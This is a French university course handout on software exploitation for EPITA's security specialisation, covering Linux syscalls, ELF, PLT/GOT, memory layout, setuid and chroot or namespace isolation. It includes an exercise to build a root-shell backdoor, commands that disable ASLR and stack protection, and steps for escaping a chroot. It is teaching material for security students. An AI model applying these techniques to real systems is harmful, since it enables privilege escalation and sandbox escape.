Techniques d'attaque : exploitation logicielle

Pour EPITA, Spécialisation SRS

2022

Maëlle Roubeau
Julien Sterckeman

Table des matières

1

À propos de ce cours

Ce document est le support des cours dispensés aux élèves de la spécialisation Système Réseau et Sécurité de l'EPITA.

1.1 Pré-requis

La sécurité informatique est un sujet complexe comprenant beaucoup de domaines composites, chevauchant plusieurs concepts de base et des aspects techniques très spécifiques. Afin d'aborder ce domaine rapidement et d'une manière efficace, les détails des concepts de base ne seront pas expliqués. Voici ce qu'il faut vraiment savoir avant le cours :

- le fonctionnement des systèmes d'exploitation ;
- installer et utiliser une distribution Linux ;
- recompiler un noyau Linux ;
- programmer en C et en assembleur.

Afin de réaliser les exercices durant les TP, il faut disposer :

- d'une machine sous architecture i386 (machine virtuelle) ;
- d'un système Linux Debian Stable (11) ;
- d'un noyau :
  - version 5.10.0-10,
  - architecture `i686` uniquement : pas de version `bigmem` ni `amd64` (paquet debian `linux-image-5.10.0-10-686`),
  - sans patch particulier (pas de SELinux ni grsecurity activé),
  - permettant de charger et décharger des modules noyau,
  - avec les fichiers *headers* correspondants (paquet debian `linux-headers-5.10.0-10-686`) ;
- de GCC et outils classiques de compilation (build-essential, make, gdb) et de développement (git) ;
- d'environnements fonctionnels de scripts : perl, python et ruby ;
- de l'interface X ;
- d'une configuration qui permette d'installer de nouveaux paquets en salle machine (donc disposer d'une connexion Internet).

1.2 Objectifs

Les objectifs de ce cours sont :
— de comprendre et distinguer les problématiques liées à la sécurité informatique d'une façon concrète ;
— de connaître l'état de l'art sur les techniques récentes en matière d'exploitation ;
— de mettre en pratique de ces techniques ;
— d'étudier des protections existantes.

Ce cours ne traitera pas des thèmes suivants, bien que relativement proches, qui seront abordés par d'autres cours : les virus, l'analyse *forensics* et la sécurité réseau.

1.3 Méthodologie

La théorie est séparée de la pratique. Les cours théoriques présenteront les pré-requis, les concepts, les techniques d'exploitation et les possibilités de sécurisation. Les TP qui suivront permettront de mettre en pratique les techniques présentées.

Ce cours essaye de couvrir un maximum de domaines différents, sans chevaucher les autres cours, et en abordant les techniques récentes. Chaque concept théorique vu sera autant que possible accompagné d'un petit travail pratique.

Après les TP, un sujet d'exercices à réaliser avant le cours suivant sera envoyé, portant sur les éléments du cours. Ces exercices serviront de notation pour ce module.

1.4 Historique

mars/avril 2022 :
cours par Maëlle Roubeau et Julien Sterckeman pour les SRS 2023

mai/juin 2021 :
cours par Raphaël Sanchez et Julien Sterckeman pour les SRS 2022

juin 2020 :
cours par Quentin Grosyeux et Julien Sterckeman pour les SRS 2021 (*covid-19 edition*)

avril/mai 2019 :
cours par Raphaël Sanchez, Luc Delsalle et Julien Sterckeman pour les APPINGI2 2020

mars/avril 2019 :
cours par Raphaël Sanchez, Quentin Grosyeux, Luc Delsalle et Julien Sterckeman pour les SRS 2020

mars/avril 2018 :
cours par Raphaël Sanchez, Luc Delsalle et Julien Sterckeman pour les APPINGI2 2019

février/avril 2018 :
cours par Luc Delsalle, Quentin Grosyeux et Julien Sterckeman pour les SRS 2019

mars/avril 2017 :
cours par Raphaël Sanchez, Luc Delsalle et Julien Sterckeman pour les APPINGI2 2018

février/mars 2017 :
cours par Luc Delsalle et Julien Sterckeman pour les SRS 2018

mars/avril 2016 :
cours par Raphaël Sanchez, Luc Delsalle et Julien Sterckeman pour les APPINGI2 2017

février/avril 2016 :
cours par Luc Delsalle et Julien Sterckeman pour les SRS 2017

mars/avril 2015 :
cours par Lucas Bouillot, Luc Delsalle et Julien Sterckeman pour les SRS 2016

mars/avril 2014 :
cours par Rémy Haté et Julien Sterckeman pour les SRS 2015

février/avril 2013 :
cours par Rémy Haté et Julien Sterckeman pour les SRS 2014

février/mars 2012 :
cours par Rémy Haté et Julien Sterckeman pour les SRS 2013

mars/mai 2011 :
cours par Rémy Haté et Julien Sterckeman pour les SRS 2012

avril/juin 2010 :
cours par Rémy Haté et Julien Sterckeman pour les SRS 2011

mai/juin 2009 :
cours par Matthieu Loriol et Julien Sterckeman pour les SRS 2010

mai/juin 2008 :
cours par Matthieu Loriol et Julien Sterckeman pour les SRS 2009, avec la participation de Julien Bachmann

mars/avril 2007 :
cours par Julien Bachmann, Solal Jacob et Julien Sterckeman pour les SRS 2008

mars/avril 2006 :
cours par Tristan De Cacqueray, Solal Jacob et Julien Sterckeman pour les SRS 2007

2005 :
cours par Tristan De Cacqueray et Solal Jacob pour les SCIA 2006

1.5 Licence

2

Pré-requis Linux

La plupart des exemples de ce cours reposent sur l'exploitation d'un système Linux. Certains concepts de base de ces systèmes sont nécessaires pour comprendre la suite du cours.

2.1 Noyaux, appels système et bibliothèques

2.1.1 Appels système

Le noyau Linux est responsable de la gestion de la mémoire, des processus, du matériel, etc. Il tourne ainsi en *ring 0*. Pour qu'un processus, s'exécutant en *ring 3*, puisse accéder aux fonctionnalités offertes par le noyau, celui-ci doit effectuer un appel système (*syscall*).

Certains appels système sont privilégiés : ils ne peuvent être appelés que par des processus ayant suffisamment de privilèges (*capability*). Un processus tournant en `root` dispose par défaut de tous les privilèges. Les appels système privilégiés permettent par exemple de modifier la configuration des interfaces réseau, de gérer les identifiants des utilisateurs, de créer des fichiers représentant les périphériques ou d'effectuer des actions sensibles sur le système.

Sous Linux, les appels système sont réalisés avec les instructions processeur `int` ou `sysenter`. Contrairement aux systèmes Windows, les numéros des appels système sont stables (ils ne changent pas d'une version à l'autre des noyaux). Les programmes peuvent ainsi exécuter directement un appel système (instructions en assembleur) sans nécessiter d'être recompilé pour chaque version du noyau.

La liste des appels système et leur numéro est présente dans le fichier `unistd_32.h`.

Exercice Numéros d'appels système

Déterminer l'emplacement du fichier `unistd_32.h` et le numéro des appels système `execve`, `read`, `dup2` et `socketcall`. Quel appel système permet de lire le contenu d'un répertoire ?

Un processus dispose d'un ensemble de capacités (notamment *permitted* et *effective*), indépendamment de l'utilisateur avec lequel est exécuté le processus. L'utilisateur `root` dispose par défaut de toutes les capacités.

```
$ ./showuid
uid: 1000 euid: 1000
permitted capabilities: 0x0 effective capabilities: 0x0
bind on TCP/80: Permission denied

# ./showuid
uid: 0 euid: 0
permitted capabilities: 0xffffffff effective capabilities: 0xffffffff
Bound on TCP/80
```

Dans l'exemple ci-dessus, l'utilisateur 1000 ne disposant pas de la capacité `CAP_NET_BIND_SERVICE`, le processus ne peut pas écouter sur le port 80. L'utilisateur `root` disposant de cette capacité, cette opération est autorisée.

Les capacités sont héritées du processus parent, mais peuvent également être obtenues *via* le système de fichiers (dans les attributs étendus EXT4 du fichier correspondant au programme).

```
# setcap cap_net_bind_service=pe ./showuid
$ ./showuid
uid: 1000 euid: 1000
permitted capabilities: 0x400 effective capabilities: 0x400
Bound on TCP/80
```

2.1.2 Programme ELF

Le format des fichiers exécutables sous UNIX s'appelle ELF (*executable and linkable format*). Ce format définit plusieurs types de sections, notamment :

- `.bss` : données non initialisées (uniquement une taille)
- `.data` : données initialisées
- `.rodata` : données en lecture seule
- `.got` : table de pointeurs
- `.plt` : table des fonctions des bibliothèques dynamiques
- `.symtab` : table des symboles
- `.init` : instructions à exécuter à l'initialisation du processus
- `.text` : instructions du processus
- `.fini` : instructions appelées après la fin d'un processus

Le format ELF décrit également les segments qui devront être créés en mémoire, ainsi que les droits d'accès associés (exécution, écriture, etc.).

Exercice Format ELF

Avec le programme `readelf`, affichez la liste des sections du programme `/bin/bash`, ainsi que la table des symboles.

2.1.3 Bibliothèques dynamiques

Les bibliothèques dynamiques correspondent à un fichier exécutable (d'extension `.so`) qui sera chargé dans l'espace d'adressage des processus. Le code des bibliothèques s'exécute donc en espace utilisateur, dans le même contexte que le processus.

Les compilateurs remplacent généralement les appels système par des appels à des fonctions de la bibliothèque LIBC.

```
#include <unistd.h>
#include <stdlib.h>
int main(void)
{
  write(STDOUT_FILENO, "test\n", 5);
  exit(1);
}
```

Le programme précédent sera généralement compilé en deux appels à la libc : `write@@GLIBC_2.2.5` et `exit@@GLIBC_2.2.5`.

Pour résoudre les liens dynamiques (appels de fonctions dans des bibliothèques partagées `.so` sous Linux), l'éditeur de liens `ld.so` a besoin des nom de la bibliothèque et du symbole.

Par exemple, lors de l'appel à la fonction `printf`, le code compilé par `gcc` est le suivant :

```
0x08048658 <+220>:   call   0x804830c <printf@plt>
```

La PLT (*Procedure Linkage Table*) est composée de mini fonctions servant à appeler des pointeurs sur fonction :

```
(gdb) disass 0x804830c
Dump of assembler code for function printf@plt:
   0x0804830c <+0>:     jmp    *0x80498d4
   0x08048312 <+6>:     push   $0x8
   0x08048317 <+11>:    jmp    0x80482ec
End of assembler dump.
(gdb) disass 0x8048322
Dump of assembler code for function crypt@plt:
   0x0804831c <+0>:     jmp    *0x80498d8
   0x08048322 <+6>:     push   $0x10
   0x08048327 <+11>:    jmp    0x80482ec
```

La zone correspondant à l'adresse 0x80498d4 est déterminable grâce à la commande gdb `info files` :

```
0x080482ec - 0x0804833c is .plt
[...]
0x080498c0 - 0x080498c4 is .got
0x080498c4 - 0x080498e0 is .got.plt
```

La GOT (*Global Offset Table*) est un tableau de pointeurs sur fonctions. Lorsque l'on regarde la valeur de l'entrée recherchée, on s'aperçoit qu'elle pointe vers l'instruction suivante de la PLT :

```
(gdb) x/x 0x80498d4
0x80498d4 <_GLOBAL_OFFSET_TABLE_+16>:   0x08048312
```

Cette instruction pousse une valeur sur la pile et saute à une adresse fixe (commune à toutes les entrées de la PLT), correspondant au tout début de la PLT, lorsque le programme n'est pas chargé. Lorsque le programme est chargé en mémoire, cette adresse est remplacée par la fonction de chargement de l'éditeur de liens, afin qu'il puisse résoudre le symbole, appeler la fonction et placer cette adresse dans l'entrée correspondante de la GOT. Ainsi, au deuxième appel de la fonction de la bibliothèque partagée, le pointeur sur fonction de la GOT, appelé par la PLT, aura la bonne adresse.

La liste des fonctions importées des bibliothèques par un programme est récupérable avec le programme `nm`.

Exercice Table d'import

Quelles fonctions sont importées par le programme `/bin/bash` ?

2.2 Gestion de la mémoire

2.2.1 Chargement d'un programme

Lorsqu'un programme au format ELF est exécuté, le noyau organise la mémoire virtuelle allouée au processus : des plages mémoire sont réservées pour les besoins du programme (pile, tas, données, code, etc.). Ainsi, chaque programme en mode utilisateur (ring 3) croit être le seul à tourner : c'est le mode protégé.

Sur les processeurs 32 bits, chaque processus possède un espace de mémoire virtuelle compris entre les adresses 0x00000000 et 0xFFFFFFFF. Il est divisé en deux :

— une partie pour le noyau (1 Go) : mode noyau [0xC0000000 ; 0xFFFFFFFF]

— une partie pour le processus (3 Go) : mode utilisateur [0x0 ; 0xBFFFFFFF]

La zone utilisateur contient :
— la pile (*stack*) : zone d'accès rapide pour les appels de fonctions et les variables locales ;
— le tas (*heap*) : espace allouable par les processus (`malloc`, ou tout ce qui fait appel à `brk` ou `sbrk`) ;
— les bibliothèques dynamiques (chargées au lancement du programme ou par `dlopen`) ;
— le code : la partie exécutable du programme ;
— les données globales.

La pile commence à partir de 0xBFFFFFFF (linux) et 0xBFBFFFFF (*bsd) et grandit vers le bas. À partir du noyau Linux 2.6.12, les adresses mémoire sont aléatoires. Pour désactiver ce mécanisme, il faut exécuter la commande suivante en root :
`echo 0 > /proc/sys/kernel/randomize_va_space`

D'autre part, les dernières versions de gcc (supérieures à 4.1.2) incluent un système de protection de la pile. Pour le désactiver, il faut compiler les programmes avec l'option `-fno-stack-protector`.

Pour savoir comment est segmentée la mémoire d'un programme, les informations dans `/proc` peuvent aider. Par exemple pour le shell courant :

```
> cat /proc/$$/maps
```

Chaque ligne décrit une zone mappée :
— la plage d'adresse virtuelle dans la mémoire du programme ;
— les permissions : lecture, écriture, exécution et shared ou private ;
— l'offset du fichier ;
— le périphérique ;
— l'inode du fichier ;
— le nom du fichier.

Pour dumper la mémoire d'un processus, la commande `gcore` du programme `gdb` peut être utilisée.

Exercice Zones mémoire

Déterminez l'emplacement en mémoire de chaque bibliothèque chargée par votre shell courant grâce au fichier `/proc/$$/maps`.

Utilisez `gdb` pour s'attacher sur le shell courant et dumpez sa mémoire avec la commande `gcore` et retrouvez la variable d'environnement `PWD` grâce à la commande `strings` sur le fichier produit.




FIGURE 2.1 – État de la mémoire au lancement d'un processus

2.2.2 Schéma de la pile

La figure 2.1 représente l'état de la pile au tout début de la fonction `main` du processus `/bin/sh`, appelé avec l'argument `-version`. Le vecteur auxiliaire `aux` est composé de structures de 8 octets remplies par le noyau à l'usage des processus (sur le contenu du fichier ELF, les UID, etc.).

Voici une petite illustration avec `gdb` :

```
# gdb /a.out
(gdb) b main
(gdb) r
(gdb) x/65c 0xbfffffc0
0xbfffffc0:   105 'i' 51 '3'  56 '8'  54 '6'  45 '-'  112 'p' 99 'c'  45 '-'
0xbfffffc8:   108 'l' 105 'i' 110 'n' 117 'u' 120 'x' 45 '-'  103 'g' 110 'n'
0xbfffffd0:   117 'u' 47 '/'  50 '2'  46 '.'  57 '9'  53 '5'  47 '/'  105 'i'
0xbfffffd8:   110 'n' 102 'f' 111 'o' 58 ':'  47 '/'  117 'u' 115 's' 114 'r'
0xbfffffe0:   47 '/'  115 's' 104 'h' 97 'a'  114 'r' 101 'e' 47 '/'  105 'i'
0xbfffffe8:   110 'n' 102 'f' 111 'o' 47 '/'  101 'e' 109 'm' 97 'a'  99 'c'
0xbffffff0:   115 's' 45 '-'  50 '2'  49 '1'  0 '\0'  47 '/'  97 'a'  46 '.'
                                                    "/a.out"
0xbffffff8:   111 'o' 117 'u' 116 't' 0 '\0'  0 '\0'  0 '\0'  0 '\0'  0 '\0'
                                          4 octets nulls
0xc0000000:     Cannot access memory at address 0xc0000000
```

L'erreur finale est dû à la tentative d'accès à la zone réservée au noyau, depuis l'espace utilisateur.

Exercice Affichage du vecteur auxiliaire

Afficher le vecteur auxiliaire du processus `true` :

```
LD_SHOW_AUXV=1 /bin/true
```

2.2.3 Droit des pages mémoire

Bien que les pages mémoire allouées pour la pile soient demandées avec les droits `rw-p`, donc sans le droit d'exécution, les processeurs 32 bits sans le flag NX (ou XD selon le fabriquant) ne permettent pas d'empêcher l'exécution des pages dont la lecture est autorisée. Il est donc possible de placer du code exécutable dans la pile et de le faire exécuter par le processeur (compilation Just In Time de l'environnement Java par exemple).

2.3 Gestion des utilisateurs

2.3.1 Authentification

Sous Linux, le noyau ne gère pas l'authentification des utilisateurs. De son point de vue, toutes les requêtes d'accès à des ressources (fichiers) sont autorisées par rapport à l'UID (*user id*) du processus. Le noyau ne connait pas l'association entre les UID et les utilisateurs réels. Il est ainsi possible de demander au noyau de changer l'UID du processus (appel système privilégié `setuid`) pour définir un UID qui ne correspond à aucun utilisateur du fichier `/etc/passwd`.

Ce sont les processus qui offrent un accès au système, aussi bien au niveau local (`login`, `su`, `sudo`, etc.) que par le réseau (`sshd`, etc.), qui ont la charge de valider l'identité des utilisateurs et de changer d'UID de manière adéquate. Ces processus doivent donc être lancés en tant que `root`.

2.3.2 Privilèges des processus

Un utilisateur est associé à un identifiant personnel (UID) et à un identifiant de groupe (GID). Dans le contexte d'un processus, il faut distinguer les identifiants réels (RUID/RGID) des identifiants effectifs (EUID/EGID). Ces derniers sont utilisés pour tester le contrôle d'accès aux ressources par le noyau.

Le noyau stocke les informations liées aux autorisations dans des structures `cred` de la structure `task_struct` des tâches.

```
struct cred {
   [...]
   kuid_t      uid;     /* real UID of the task */
   kgid_t      gid;     /* real GID of the task */
   kuid_t      suid;    /* saved UID of the task */
   kgid_t      sgid;    /* saved GID of the task */
   kuid_t      euid;    /* effective UID of the task */
   kgid_t      egid;    /* effective GID of the task */
   kuid_t      fsuid;      /* UID for VFS ops */
   kgid_t      fsgid;      /* GID for VFS ops */
   unsigned securebits; /* SUID-less security management */
   kernel_cap_t   cap_inheritable; /* caps our children can inherit */
   kernel_cap_t   cap_permitted; /* caps we're permitted */
   kernel_cap_t   cap_effective; /* caps we can actually use */
   kernel_cap_t   cap_bset;   /* capability bounding set */
```

À l'exécution, par défaut, tous les IDs d'un processus correspondent aux IDs de l'utilisateur qui a exécuté le programme. Si le programme exécuté possède le bit setuid ou setgid (mode 04000 / 02000), la valeur effective devient celle du propriétaire du fichier.

```
int main()
{
  printf("EUID : %d\tRUID : %d\n", geteuid(), getuid());
  printf("EGID : %d\tRGID : %d\n", getegid(), getgid());
}
```

```
steck@tatt:~$ ./a.out
EUID : 1000     RUID : 1000
EGID : 100      RGID : 100
steck@tatt:~$ su; chown root a.out; chmod 4111 a.out; exit
steck@tatt:~$ ./a.out
EUID : 0        RUID : 1000
EGID : 100      RGID : 100
```

Dans un système POSIX, ce mécanisme est indispensable. Par exemple, pour qu'un utilisateur puisse changer son mot de passe, il doit pouvoir modifier le fichier `/etc/shadow`. Pour cela, il existe un programme setuid root (`/usr/bin/passwd`), qui permet à l'utilisateur de bénéficier des droits de root le temps de l'exécution de ce programme.

Les programmes setuid classiques sur un système Linux sont, entre autres :
- `/usr/bin/sudo`
- `/usr/bin/passwd`
- `/usr/bin/chsh`
- `/usr/bin/X`
- `/bin/ping`
- `/bin/su`
- `/bin/mount`

Un programme appartenant à root (par exemple dans `/bin/`) avec le droit d'exécution pour tous les utilisateurs est exécuté sous l'identité de l'utilisateur qui le lance (uid réel), mais si ce programme possède le bit setuid, il sera alors lancé sous l'identité de root (effective uid). Ceci est dangereux car s'il existe une faille dans le programme qui permet à l'utilisateur d'exécuter la fonction qu'il souhaite, cette fonction sera exécutée dans le contexte de root, l'utilisateur aura donc accès à toutes les ressources de la machine.

Le bit setuid n'est honoré que pour les programmes : le noyau ignore ce bit pour les scripts. Il est également ignoré si le programme est lancé par un débogueur (`gdb` ou `strace` par exemple). Pour activer le bit setuid ou setgid sur un programme, il faut rajouter respectivement les modes 4000 (ou `chmod +s`) et 2000 (ou `chmod +S`) au fichier.

Le shell standard de Linux (`sh` ou `bash`) a la particularité de remplacer les UID effectifs par les valeurs réelles, par sécurité. Ainsi, pour obtenir un shell root, en exploitant un programme setuid root (dont la valeur de l'uid réel correspond à l'uid de l'utilisateur), il faut changer les valeurs réelles avant d'exécuter le shell.

Exercice backdoor exécutant un shell root

Écrire et mettre en place un programme appartenant à l'utilisateur root qui permet à n'importe quel utilisateur d'obtenir un shell uid 0.

2.4 Isolation des processus

Afin de réduire les actions réalisables par un attaquant qui aurait compromis un programme lancé en root, le noyau Linux offre plusieurs mécanismes :

- *chroot*, pour limiter l'accès au système de fichiers (appel système `chroot`) ;
- changement d'UID, pour ne plus utiliser l'UID 0 (appel système `setuid`) ;
- perte de capacités (*capabilities*), pour limiter l'accès aux appels système privilégiés (appel système `capset`) ;
- mode SECCOMP (mode strict pour limiter les appels système à `exit`, `sigreturn`, `read` et `write`, mode BPF pour plus de liberté) ;
- isolation d'espace des PID, d'espace de montage, d'espace d'interfaces réseau et d'espace d'intercommunication entre processus, pour confiner un programme et l'empêcher de communiquer avec le reste du système (appel système `clone`) : mise en œuvre dans les LXC, `docker` et autres sandbox.

Ainsi, lors de l'exploitation d'un programme vulnérable, il est parfois nécessaire d'exécuter des commandes particulières pour s'extraire, lorsque cela est possible, du cloisonnement créé.

2.4.1 Chroot

Mise en place

L'appel système `chroot` permet de faire tourner un programme dans un système de fichiers restreint. La commande `chroot` prend deux paramètres : le chemin du nouveau répertoire racine (/) et le chemin du programme à lancer (relatif au premier argument).

Ce mécanisme est idéal pour faire tourner un service web par exemple, car on peut s'assurer que les clients n'auront pas accès au reste du système de fichiers.

Il existe deux techniques différentes pour utiliser une chroot. La première consiste à exécuter l'appel système `chroot` juste après l'initialisation d'un service. Si le programme n'offre pas cette fonctionnalité, il faut utiliser la commande `chroot`, qui utilise l'appel système du même nom, avant d'exécuter le programme (cette commande nécessite les privilèges root ou la capacité correspondante).

Une chroot est plus simple à mettre en place si le processus permet d'utiliser cette fonctionnalité, car il peut ouvrir les fichiers nécessaires avant de changer son répertoire racine. Le système de fichiers restreint ne contient alors que les fichiers nécessaires au service offert (les fichiers html et php par exemple, pour un serveur web). Dans le cas contraire, il faut manuellement mettre en place la chroot, en y plaçant tous les fichiers nécessaires au lancement du service (fichier de configuration, bibliothèques dynamiques, etc.). Le programme Apache, par exemple, dispose d'un module pour utiliser cette fonctionnalité (`mod_chroot`) et facilite ainsi sa mise en place.

Difficultés liées à un environnement restreint

Si le programme n'est pas conçu pour utiliser un chroot, il faut la créer manuellement, ce qui pose quelques difficultés.

Le premier problème est relatif aux bibliothèques partagées. Lors de l'appel système `exec` sur un exécutable dynamique (compilé sans l'option `-static`), le *runtime dynamic linker* est chargé de mapper en mémoire les bibliothèques dynamiques du programme. Il faut donc copier soi-même toutes les bibliothèques nécessaires. Pour les connaître, il suffit d'utiliser la sortie du programme `ldd`.

```
steck@tatt:~$ ldd /bin/sh
        linux-gate.so.1 =>  (0xffffe000)
        libncurses.so.5 => /lib/libncurses.so.5 (0xb7e9a000)
        libdl.so.2 => /lib/tls/libdl.so.2 (0xb7e96000)
        libc.so.6 => /lib/tls/libc.so.6 (0xb7d63000)
        /lib/ld-linux.so.2 (0xb7eee000)
```

Après avoir copié toutes ces bibliothèques dans la chroot, l'appel système `exec` devrait bien se dérouler... ou pas.

Le second problème est lié au fonctionnement du programme, qui va avoir besoin de certains périphériques dans `/dev/` (il faut souvent `null`, `zero`, `random` et `urandom`), de certains fichiers de

configuration dans `/etc` tels que `localtime`, `ld.so.conf`, `ld.so.cache`, `nsswitch.conf` pour un programme classique, ou `resolv.conf` et `hosts` si c'est un programme réseau.

Voici un petit script pour copier les fichiers classiques :

```
#!/bin/bash
if [ ! -n "$1" ]; then echo "usage: $0 chroot-dir"; exit 1; fi
set -x

mkdir -pv  $1/{dev,etc,home,lib,root,var}
mknod -m 644 $1/dev/random c 1 8
mknod -m 644 $1/dev/urandom c 1 9
mknod -m 644 $1/dev/null c 1 3
mknod -m 644 $1/dev/zero c 1 5

for i in localtime ld.so.conf hosts ld.so.cache nsswitch.conf hosts \
         resolv.conf;
  do cp --parents -p /etc/$i $1/etc/
done
```

Enfin, il reste les imprévus, c'est-à-dire d'autres fichiers de configuration ou des bibliothèques chargées dynamiquement par le programme (avec `dlopen`). Face à ces problèmes, il n'y a pas de méthode miracle : il faut tracer l'exécution du programme, avec l'outil `strace`, pour obtenir tous les appels système retournant `ENOENT`, et faire le tri entre les appels qui échouent pour tous les programmes et ceux spécifiques à l'absence de fichier dans la chroot. Il faut également essayer de tester le programme de façon exhaustive, pour ne pas rater un appel système qui échouera dans certains cas d'utilisation.

Inconvénients

Ces techniques sont relativement expérimentales : tous les cas ne sont pas gérés et il se peut que le programme soit instable. De plus cela n'est pas vraiment pas pratique lors d'une mise à jour du système, puisqu'il faut tout recopier dans la chroot.

De plus, une chroot n'est qu'une restriction au niveau du système de fichiers, les accès au réseau et aux appels systèmes n'étant pas restreints. On peut par exemple envoyer un signal kill ou déboguer un processus en dehors qui tourne avec le même utilisateur. Si on est root dans la chroot, il est par ailleurs possible de créer via `mknod` un fichier représentant le disque dur. Il faut aussi savoir que tous les descripteurs de fichiers ouverts avant l'appel à `chroot` resteront ouverts et valides.

Par défaut, une chroot de Linux ne fera que ralentir un attaquant, car il existe plusieurs techniques pour sortir d'une chroot (appelées *chroot breaking*) qui marchent sur les noyaux les plus récents, dont une est détaillée après l'exercice suivant. Même si les chroots ne sont pas parfaites, le principe de défense en profondeur veut qu'elles soient utilisées le plus possible (cela aura au moins le mérite d'arrêter la plupart des attaques automatisées et des shellcodes classiques qui ne gèrent pas le cas des chroots).

Exercice chrooter un shell

À l'aide des techniques précédentes, confinez `/bin/sh` dans une chroot et exécutez le.

Trouvez une technique pour effectuer le listing d'un répertoire, bien que le programme `ls` ne se trouve pas dans la chroot.

Attention, si le programme ne peut être lancé à cause d'une bibliothèque non trouvée, le message d'erreur est "*No such file or directory*", comme si l'exécutable n'avait pas été trouvé (puisque l'appel système `execve` ne fait pas de distinction dans sa valeur de retour).

Casser la chroot

La méthode qui suit doit être réalisée sous l'identité de root, c'est à dire que si un attaquant obtient un shell dans une chroot apache, il devrait, à l'aide d'une faille kernel ou d'un bug dans un programme suid, obtenir les privilèges administrateur.

La technique est simple, il faut :

1. ouvrir le répertoire racine de la chroot et garder le descripteur de fichier obtenu ;
2. se chrooter dans un autre répertoire ;
3. utiliser `fchdir` avec le descripteur de fichier précédent, pour sortir de la chroot ;
4. remonter l'arborescence à l'aide de plusieurs `chdir("..")` ;
5. se chrooter dans le répertoire `.` pour restaurer le vrai répertoire racine ;
6. exécuter un shell, qui sera ainsi en dehors de la chroot.

Exercice casser une chroot

Codez le petit bout de code qui va bien, pour sortir de la chroot précédemment créée.

2.4.2 Espaces de nommage

Certains espaces du noyau, historiquement commun à l'ensemble des processus, ont été scindés en plusieurs valeurs, chacune étant accessible à un ensemble de processus (appartenant à l'espace de nommage).

Par exemple, la "variable globale" correspondant au nom de la machine sera différente pour des processus dans les *UTS namespaces* différents. C'est ce mécanisme qui permet par exemple d'avoir un nom de machine différent entre chaque conteneur docker.

Mount namespace

L'espace de nommage des points de montage permet une "virtualisation" des périphériques montés dans le système de fichier (fichier `/proc/mounts`).

Tous les processus situés dans le même mount namespace verront les mêmes fichiers. Cela offre la possibilité de restreindre la visibilité à des répertoires ou leurs attributs selon les processus.

Exercice Manipuler les espaces de points de montage

1. lancer un shell dans un nouvel espace de montage :
   `unshare -m /bin/bash`
2. afficher les points de montage courants
3. remplacer le répertoire `/tmp` par un répertoire temporaire privé dans ce namespace :
   `mount --make-private -t tmpfs  /tmp`
4. lister les fichiers du répertoire `/tmp`
5. rendre le répertoire `/home` en lecture seule dans ce namespace :
   `mount --make-private -o bind,ro /home /home`
6. créer un fichier avec `touch` dans le répertoire `/home`

PID namespace

L'espace de nommage des identifiants de processus permet une "virtualisation" de la liste des PID.

Ainsi, deux processus différents peuvent avoir le même PID s'ils sont dans des *PID namespaces* distincts. Le PID 1 correspond à un processus spécial dans chaque namespace (`init`) : c'est le parent de tous les processus orphelins et le namespace sera détruit si ce processus se termine.

Exercice Manipuler les espaces de PID

En root :

1. lancer un shell dans un nouvel espace de PID :
   `unshare -fp /bin/bash`
2. afficher le PID du shell avec $$
3. afficher la liste des processus : `ps auxf`
4. déterminer avec `strace` d'où `ps` récupère ses informations et sortir du namespace (`exit`)
5. lancer un shell dans un nouvel espace de PID et de montage :
   `unshare -fp -m /bin/bash`

6. remonter `/proc` en point de montage privé :
   `mount --make-private -t proc proc /proc`
7. afficher la liste des processus : `ps auxf`

3

Analyse de fichiers binaires

3.1 Introduction

L'analyse de fichiers binaires est une connaissance importante pour toute personne souhaitant accroître ses connaissances en sécurité informatique, car elle permet de connaître comment fonctionne un programme de "l'extérieur" sans en avoir les sources. Durant un audit de sécurité, il est parfois utile de découvrir comment un intrus est parvenu à compromettre un système. Dans les différentes traces que laisse un attaquant, on retrouve souvent les binaires qu'il a utilisés lors de son attaque. Il est donc essentiel de pouvoir les comprendre, pour savoir quelles techniques il a utilisées et donc pouvoir corriger la faille, ou du moins limiter les possibilités de communication de la machine compromise avec l'extérieur. L'analyse de fichiers binaires est un domaine très complexe, ce cours ne présente que les bases qui vous permettront d'en découvrir davantage par vous-même.

Pour étudier un binaire, plusieurs méthodes d'analyse existent :

l'analyse statique : cela consiste à analyser un programme sans l'exécuter, en utilisant comme outils des désassembleurs (`objdump`, `IDA`), des décompilateurs (`asm2C`, `HexRays` pour IDA), des analyseurs de code source ou de simples outils comme `grep` ou `strings` ;

l'analyse dynamique : cela consiste à étudier un programme au cours de son exécution en utilisant un débogueur, des traceurs, des machines virtuelles modifiées, des analyseurs logiques ou des sniffers réseau ;

